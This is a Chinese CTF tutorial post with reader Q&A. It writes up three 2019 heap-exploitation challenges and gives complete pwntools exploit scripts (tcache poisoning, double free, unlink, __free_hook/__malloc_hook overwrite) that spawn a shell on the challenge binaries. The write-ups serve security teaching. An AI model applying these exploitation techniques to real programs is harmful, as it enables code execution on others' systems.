pwn堆入门系列教程6

NoOne / 2019-09-26 09:22:40 / 浏览数 4509 安全技术 CTF 顶(3) 踩(0)

pwn堆入门系列教程6

pwn堆入门系列教程1
pwn堆入门系列教程2
pwn堆入门系列教程3
pwn堆入门系列教程4
pwn堆入门系列教程5

要将别人的东西转化成自己的东西，还是得实操，自己去操作番才可以得到些东西，学了这么久，这几天的比赛也算是用上了，有unlink，有double free，这些操作用上了

2019护网杯 mergeheap

我每次看到题目名字跟函数名字相同，我就知道点就在那个函数上，然而我当时已经看出这里有溢出了，然后调试的时候以为没覆盖到，原来只能覆盖到size，还是脑子不清

功能分析

1. 新建一个堆块
2. 展示堆块内容
3. 删除一个堆块
4. 合并两个堆块内容
5. 退出

乍一看就只有合并比较可疑了，通常堆题没合并，而题目又是mergeheap

漏洞点分析

```
int sub_E29()
{
 int i; // [rsp+8h] [rbp-18h]
 int v2; // [rsp+Ch] [rbp-14h]
 int v3; // [rsp+10h] [rbp-10h]
 int v4; // [rsp+1Ch] [rbp-4h]

 for ( i = 0; i <= 14 && qword_2020A0[i]; ++i )
   ;
 if ( i > 14 )
   return puts("full");
 printf("idx1:");
 v2 = sub_B8B();
 if ( v2 < 0 || v2 > 14 || !qword_2020A0[v2] )
   return puts("invalid");
 printf("idx2:");
 v3 = sub_B8B();
 if ( v3 < 0 || v3 > 14 || !qword_2020A0[v3] )
   return puts("invalid");
 v4 = dword_202060[v2] + dword_202060[v3];
 qword_2020A0[i] = malloc(v4);
 strcpy(qword_2020A0[i], qword_2020A0[v2]);
 strcat(qword_2020A0[i], qword_2020A0[v3]);
 dword_202060[i] = v4;
 return puts("Done");
}
```

merge这里的strcpy跟strcat都是遇到\x00结束的，所以，我们如果将下一个堆块的pre_size当数据段来用的话，就可以复制到size部分，merge的时候会覆盖到下一个堆块

```
int sub_D72()
{
 _DWORD *v0; // rax
 int v2; // [rsp+Ch] [rbp-4h]

 printf("idx:");
 v2 = sub_B8B();
 if ( v2 >= 0 && v2 <= 14 && qword_2020A0[v2] )
 {
   free(qword_2020A0[v2]);
   qword_2020A0[v2] = 0LL;
   v0 = dword_202060;
   dword_202060[v2] = 0;
 }
 else
 {
   LODWORD(v0) = puts("invalid");
 }
 return v0;
}
```

free过后，堆块内容未清空，也就是说，我们申请一个堆块，然后free掉，在申请到这个堆块时候，就可以查看原来堆块的内容

漏洞利用过程

1. 初始化堆块操作

```
def add(size, content):
   io.sendline("1")
   io.sendline(str(size))
   if len(content) != size:
       io.sendline(content)
   else:
       io.send(content)

def show(idx):
   io.sendline("2")
   io.sendline(str(idx))

def delete(idx):
   io.sendline("3")
   io.sendline(str(idx))

def merge(idx1, idx2):
   io.sendline("4")
   io.sendline(str(idx1))
   io.sendline(str(idx2))
```

1. 填满tcache，并利用unsortbin泄露libc地址

```
for i in xrange(8):
       add(0x100, str(i)*0x10)
   for i in xrange(8):
       delete(7-i)
   add(0x8, '0'*8) #0
   show(0)
   io.recvuntil("0"*8)
   libc_base = u64(io.recv(6).strip().ljust(8, '\x00'))-0x3ebda0
   free_hook = libc_base + libc.symbols['__free_hook']
   system_addr = libc_base + libc.symbols['system']
   io.success("libc_base: 0x%x" % libc_base)
```

我反过来删除是因为show好弄些，也可以正向删除，show(7)

1. 重点，这里的大小要构造好，被复制和被覆盖的得分清楚，最后造成overlap chunk，然后修改tcache的fd指针成malloc_hook就行了，这里跟fastbin不太相似，fastbin这种攻击大小限制得是0x70大小chunk，因为错位的时候只有0x7f通常

```
add(0xe0, '1') #1
   add(0x10, '2'*0x10) #2
   add(0x18, '3'*0x18) #3
   add(0x80, '4'*0x80) #4 ■■■■size
   add(0x20, '5'*0x20) #5
   add(0x20, '6'*0x20) #6 size■■■■■■

   delete(5)
   merge(2, 3)
   add(0x20, '7'*0x20)
   delete(7)
   delete(6) #■■overlap chunk
```

1. getshell

```
payload = 'a'*0x20 + p64(0) + p64(0x31) + p64(free_hook)
   add(0x80, payload) #6
   #gdb.attach(io)
   add(0x20, '/bin/sh\x00') #7
   add(0x20, p64(system_addr))
   delete(7)
```

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from PwnContext.core import *
local = True

# Set up pwntools for the correct architecture
exe = './' + 'mergeheap'
elf = context.binary = ELF(exe)

#don't forget to change it
host = '127.0.0.1'
port = 10000

#don't forget to change it
#ctx.binary = './' + 'mergeheap'
ctx.binary = exe
libc = args.LIBC or 'libc-2.27.so'
ctx.debug_remote_libc = True
ctx.remote_libc = libc
if local:
   context.log_level = 'debug'
   io = ctx.start()
   libc = ELF(libc)
else:
   io = remote(host,port)
#===========================================================
#                     EXPLOIT GOES HERE
#===========================================================

# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

def add(size, content):
   io.sendline("1")
   io.sendline(str(size))
   if len(content) != size:
       io.sendline(content)
   else:
       io.send(content)

def show(idx):
   io.sendline("2")
   io.sendline(str(idx))

def delete(idx):
   io.sendline("3")
   io.sendline(str(idx))

def merge(idx1, idx2):
   io.sendline("4")
   io.sendline(str(idx1))
   io.sendline(str(idx2))
```

```
def exp():
   for i in xrange(8):
       add(0x100, str(i)*0x10)
   for i in xrange(8):
       delete(7-i)
   add(0x8, '0'*8) #0
   show(0)
   io.recvuntil("0"*8)
   libc_base = u64(io.recv(6).strip().ljust(8, '\x00'))-0x3ebda0
   free_hook = libc_base + libc.symbols['__free_hook']
   system_addr = libc_base + libc.symbols['system']
   io.success("libc_base: 0x%x" % libc_base)

   add(0xe0, '1') #1
   add(0x10, '2'*0x10) #2
   add(0x18, '3'*0x18) #3
   add(0x80, '4'*0x80) #4
   add(0x20, '5'*0x20) #5
   add(0x20, '6'*0x20) #6

   delete(5)
   merge(2, 3)
   add(0x20, '7'*0x20)
   delete(7)
   delete(6) #■■overlap chunk
   payload = 'a'*0x20 + p64(0) + p64(0x31) + p64(free_hook)
   add(0x80, payload) #6
   #gdb.attach(io)
   add(0x20, '/bin/sh\x00') #7
   add(0x20, p64(system_addr))
   delete(7)



if __name__ == '__main__':
   exp()
   io.interactive()
```

2019 网络内生安全试验场 pwn1

功能分析

1. 创建一个堆块
2. 展示所有堆块
3. 删除一个堆块
4. 删除所有堆块
5. 离开

漏洞点分析

```
int delete()
{
 unsigned int v1; // [rsp+4h] [rbp-Ch]
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]

 v2 = __readfsqword(0x28u);
 if ( lifecount )
 {
   printf("Which life do you want to remove: ");
   __isoc99_scanf("%d", &v1);
   if ( v1 > 0x63 || !*(&lifelist + v1) )
   {
     puts("Invalid choice");
     return 0;
   }
   *(_DWORD *)*(&lifelist + v1) = 0;
   free(*((void **)*(&lifelist + v1) + 1));
   puts("Successful , God !");
 }
 else
 {
   puts("No life in this lonely planet~ ");
 }
 return puts("\n");
}
```

这里存在double free，free后为置空

漏洞利用过程

我是多次利用double free然后成的,这道题说实话很坑，malloc_hook本地改成one_gadget是可以成功的，远程怎么打都打不上，后面学到一个骚操作，double free触发malloc_hook？？？原理我也不清楚，不过确实远程拿到shell了

1. 利用double free泄露地址

```
ptr = 0x00000000006020E0-0x20-0x30-0x6
   add(0x30, "a", "0") #0
   add(0x30, "b", "1") #1
   delete(0)
   delete(1)
   delete(0)
   add(0x30, p64(ptr), '2') #2
   add(0x30, 'a', '3') #3
   add(0x30, 'a', '4') #4
   add(0x30, 'a'*0x20 + 'b'*5 , '5')#5
   show()
   io.recvuntil("bbbbb")
   stdout_addr = u64(io.recvuntil("Level", drop=True).ljust(8, '\x00'))
   stdout_addr = hex(stdout_addr)[:-2]
   stdout_addr = int(stdout_addr, 16)
   io.success("stdout_addr: 0x%x" % stdout_addr)

   libc_base = stdout_addr - libc.symbols['_IO_2_1_stdout_']
   realloc_addr = libc_base + libc.symbols['__libc_realloc']
   one_gadget = libc_base + 0x45216
   one_gadget = libc_base + 0x4526a
   one_gadget = libc_base + 0xf02a4
   one_gadget = libc_base + 0xf1147
   malloc_hook = libc_base + libc.symbols['__malloc_hook']
   ptr = malloc_hook-0x20-0x3
```

1. 利用double free改写地址

```
add(0x60, "a", "6")#6
   add(0x60, "b", "7")#7
   delete(6)
   delete(7)
   delete(6)
   add(0x60, p64(ptr), '8') #8
   add(0x60, 'a', '9') #9
   add(0x60, 'a', '10') #10
   add(0x60, 'c'*0x10+ 'd'*0x3 + p64(one_gadget), '6')
   io.success("malloc_hook: 0x%x" % malloc_hook)
   io.success("libc_base: 0x%x" % libc_base )
   io.success("one_gadget: 0x%x" % one_gadget)
```

1. getshell

```
delete(2)
   delete(2)
```

double free 拿到shell，这里其实malloc一次本地可以拿shell，远程不行，原因未详，可能栈环境对不上

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
```

```
from PwnContext.core import *
local = True

# Set up pwntools for the correct architecture
exe = './' + 'pwn1'
elf = context.binary = ELF(exe)


#don't forget to change it
#ctx.binary = './' + 'pwn1'
ctx.binary = exe
libc = args.LIBC or 'libc.so.6'
ctx.debug_remote_libc = True
ctx.remote_libc = libc
if local:
   context.log_level = 'debug'
   io = ctx.start()
   libc = ELF(libc)
else:
   libc = ELF(libc)
   io = remote(host,port)
#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================

# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)
def add(size, name, level):
   io.sendlineafter("Your choice : ", "1")
   io.sendlineafter("Length of the name :", str(size))
   io.sendlineafter("The name of this life :", name)
   io.sendlineafter("The level of this life (High/Low) :", level)

def show():
   io.sendlineafter("Your choice : ", "2")

def delete(idx):
   io.sendlineafter("Your choice : ", "3")
   io.sendlineafter("Which life do you want to remove: ", str(idx))

def destroy():
   io.sendlineafter("Your choice : ", "4")

def exit():
   io.sendlineafter("Your choice : ", "5")



def exp():
   ptr = 0x00000000006020E0-0x20-0x30-0x6
   add(0x30, "a", "0") #0
   add(0x30, "b", "1") #1
   delete(0)
   delete(1)
   delete(0)
   add(0x30, p64(ptr), '2') #2
   add(0x30, 'a', '3') #3
   add(0x30, 'a', '4') #4
   add(0x30, 'a'*0x20 + 'b'*5 , '5')#5
   show()
   io.recvuntil("bbbbb")
   stdout_addr = u64(io.recvuntil("Level", drop=True).ljust(8, '\x00'))
   stdout_addr = hex(stdout_addr)[:-2]
   stdout_addr = int(stdout_addr, 16)
   io.success("stdout_addr: 0x%x" % stdout_addr)

   libc_base = stdout_addr - libc.symbols['_IO_2_1_stdout_']
   realloc_addr = libc_base + libc.symbols['__libc_realloc']
   one_gadget = libc_base + 0x45216
   one_gadget = libc_base + 0x4526a
   one_gadget = libc_base + 0xf02a4
   one_gadget = libc_base + 0xf1147
   malloc_hook = libc_base + libc.symbols['__malloc_hook']
   ptr = malloc_hook-0x20-0x3
   add(0x60, "a", "6")#6
   add(0x60, "b", "7")#7
   delete(6)
   delete(7)
   delete(6)
   add(0x60, p64(ptr), '8') #8
   add(0x60, 'a', '9') #9
   add(0x60, 'a', '10') #10
   add(0x60, 'c'*0x10+ 'd'*0x3 + p64(one_gadget), '6')
   io.success("malloc_hook: 0x%x" % malloc_hook)
   io.success("libc_base: 0x%x" % libc_base )
   io.success("one_gadget: 0x%x" % one_gadget)
   delete(2)
   delete(2)
   #add(0x30, 'a'*0x20+'b'*5,'3')
   #gdb.attach(io)
   '''
   '''


if __name__ == '__main__':
   exp()
   io.interactive()
```

2019 网络内生安全试验场 pwn2

实战中遇到最简单的一道了？

功能分析

1. new一个新堆块
2. 删除一个堆块
3. 展示一个堆块
4. 修改堆块内容，有趣的是，他是固定大小0x100?
5. 退出

漏洞点分析

```
unsigned __int64 record()
{
 int v1; // [rsp+4h] [rbp-Ch]
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]

 v2 = __readfsqword(0x28u);
 puts("record which?");
 __isoc99_scanf("%d", &v1);
 if ( buf[v1] != 0LL && v1 >= 0 && v1 <= 9 )
 {
   puts("content?");
   read(0, buf[v1], 0x100uLL);
 }
 return __readfsqword(0x28u) ^ v2;
}
```

这里是固定大小，所以申请小堆块可以溢出

漏洞利用过程

我的思路是溢出后unlink，然后在将两个堆块串联起来，unlink里介绍的手法，就是一个堆块指向另一个堆块存指针的地方，然后编辑一个堆块就是编辑地址，编辑另一

初始化操作

```
def add(size):
   io.sendlineafter("your choice :\n", "1")
   io.sendlineafter("please input the size :\n", str(size))

def delete(idx):
   io.sendlineafter("your choice :\n", "2")
   io.sendlineafter("delete which ?\n",str(idx))

def show(idx):
   io.sendlineafter("your choice :\n", "3")
   io.sendlineafter("show which ?\n", str(idx))

def record(idx, content):
   io.sendlineafter("your choice :\n", "4")
   io.sendlineafter("record which?\n", str(idx))
   io.sendlineafter("content?\n", content)

def exit():
   io.sendlineafter("your choice :\n", "5")
```

1. unlink

```
ptr = 0x6020c0
   add(0x40)
   add(0x80)
   add(0x40)
   add(0x40)
   payload = p64(0) + p64(0x40) + p64(ptr-0x18) + p64(ptr-0x10)
   payload = payload.ljust(0x40)
   payload += p64(0x40)
   payload += p64(0x90)
   record(0, payload)
   record(1, "1"*0x10)
   delete(1)
   #show(0)
```

1. 链接两个堆块

```
payload = 'a'*0x18 + p64(0x6020c8+0x8) + p64(0) + p64(elf.got['puts'])
   record(0, payload)
   show(2)
```

1. 泄露地址

```
io.recvuntil("the content is :")
   io.recvline()
   puts_addr = u64(io.recvline().strip().ljust(8, '\x00'))
   io.success("puts_addr: 0x%x" % puts_addr)
   libc_base = puts_addr - libc.symbols['puts']
   system_addr = libc_base + libc.symbols['system']
   bin_sh_addr = libc_base + libc.search("/bin/sh").next()
   free_hook = libc_base + libc.symbols['__free_hook']
   #gdb.attach(io)
```

1. getshell

```
record(3, "/bin/sh")
   record(0, p64(free_hook))
   record(2, p64(system_addr))
   delete(3)
```

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from PwnContext.core import *
local = False

# Set up pwntools for the correct architecture
exe = './' + 'pwn2'
```

```python
elf = context.binary = ELF(exe)

#don't forget to change it
host = '39.106.94.18'
port = 32768

#don't forget to change it
#ctx.binary = './' + 'pwn2'
ctx.binary = exe
libc = args.LIBC or 'libc.so.6'
ctx.debug_remote_libc = True
ctx.remote_libc = libc
if local:
   #context.log_level = 'debug'
   io = ctx.start()
   libc = ELF(libc)
else:
   io = remote(host,port)
   libc = ELF(libc)
#============================================================
#                     EXPLOIT GOES HERE
#============================================================

# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)
def add(size):
   io.sendlineafter("your choice :\n", "1")
   io.sendlineafter("please input the size :\n", str(size))

def delete(idx):
   io.sendlineafter("your choice :\n", "2")
   io.sendlineafter("delete which ?\n",str(idx))

def show(idx):
   io.sendlineafter("your choice :\n", "3")
   io.sendlineafter("show which ?\n", str(idx))

def record(idx, content):
   io.sendlineafter("your choice :\n", "4")
   io.sendlineafter("record which?\n", str(idx))
   io.sendlineafter("content?\n", content)

def exit():
   io.sendlineafter("your choice :\n", "5")


def exp():

   ptr = 0x6020c0
   add(0x40)
   add(0x80)
   add(0x40)
   add(0x40)
   payload = p64(0) + p64(0x40) + p64(ptr-0x18) + p64(ptr-0x10)
   payload = payload.ljust(0x40)
   payload += p64(0x40)
   payload += p64(0x90)
   record(0, payload)
   record(1, "1"*0x10)
   delete(1)
   #show(0)
   payload = 'a'*0x18 + p64(0x6020c8+0x8) + p64(0) + p64(elf.got['puts'])
   record(0, payload)
   show(2)
   io.recvuntil("the content is :")
   io.recvline()
```

```
    puts_addr = u64(io.recvline().strip().ljust(8, '\x00'))
    io.success("puts_addr: 0x%x" % puts_addr)
    libc_base = puts_addr - libc.symbols['puts']
    system_addr = libc_base + libc.symbols['system']
    bin_sh_addr = libc_base + libc.search("/bin/sh").next()
    free_hook = libc_base + libc.symbols['__free_hook']

    record(3, "/bin/sh")
    record(0, p64(free_hook))
    record(2, p64(system_addr))
    delete(3)
    #gdb.attach(io)

    #delete(0)

if __name__ == '__main__':
    exp()
    io.interactive()
```

题目下载地址

[点我，快点我]

总结

实操的时候发觉自己点是知道了，找漏洞点能力还待提升，利用起来也是得多调试下

点击收藏 | 0 关注 | 1
[上一篇：AWS Metadata Disc...] [下一篇：Mysql中Load Data语句...]

1. 8 条回复

tb1263**** 2019-09-28 18:03:17

你好，请问mergheap，反着删除为什么在从unsortedbin中分割出一块内存时，不需要先填完tcache?

0 回复Ta

NoOne 2019-09-29 10:38:19

@tb1263**** tcache_max_count 是7个，free的时候free了8个，不就是填满了吗，另外一个是unsortedbin

0 回复Ta

---

tb1263**** 2019-09-30 18:48:48

@NoOne
你好，我之前表达有错误。护网杯mergheap，你是倒着来做的，先free掉8个chunk以后，是填满了tcache，第八个是unsortedbin，泄露libc时，add(0x8, '0'*8) #0，为什么不是先从tcache中分配内存，而是直接在unsortedbin里？

0 回复Ta

NoOne 2019-10-01 23:04:08

@tb1263****
因为tcache中不存在这个块，tcache里的chunk大小都是0x110,而我add(0x8,'0''8)这里大小是0x20,所以不会从tcache里取，而是从unsortedbin中取出

0 回复Ta

---

tb1263**** 2019-10-08 20:52:56

@NoOne 谢谢！

0 回复Ta

---


z2o_cy**** 2019-11-17 17:46:36

请教一下大佬，mergeheap的add函数里面
为什么要对content的长度校验，长度与size不等的用sendline()。我全部用send()就泄露不了基址了。这是为啥呀？？？

0 回复Ta

NoOne 2019-11-18 09:40:34

@z2o_cy**** emm



```
__int64 __fa[Close Tab]l sub_AEE(__int64 a1, unsigned int a2)
{
  char buf; // [rsp+13h] [rbp-Dh]
  unsigned int i; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  buf = 0;
  for ( i = 0; (signed int)i < (signed int)a2; ++i )
  {
    read(0, &buf, 1uLL);
    if ( buf == 10 )
    {
      buf = 0;
      *(_BYTE *)(a1 + (signed int)i) = 0;
      return i;
    }
    *(_BYTE *)(a1 + (signed int)i) = buf;
  }
  return a2;
}
```

你看下这段里，有两个跳出循环的条件，一个是\n，一个是长度等于你输入的长度，如果你用send，没达到那个长度，你下一个send还是会继续往这里发送的，就是还

0 回复Ta

z2o_cy**** 2019-11-18 11:07:27

@NoOne ，呜呜呜。谢谢大佬，懂了。怪我看程序太不仔细了

0 回复Ta

登录 后跟帖

先知社区
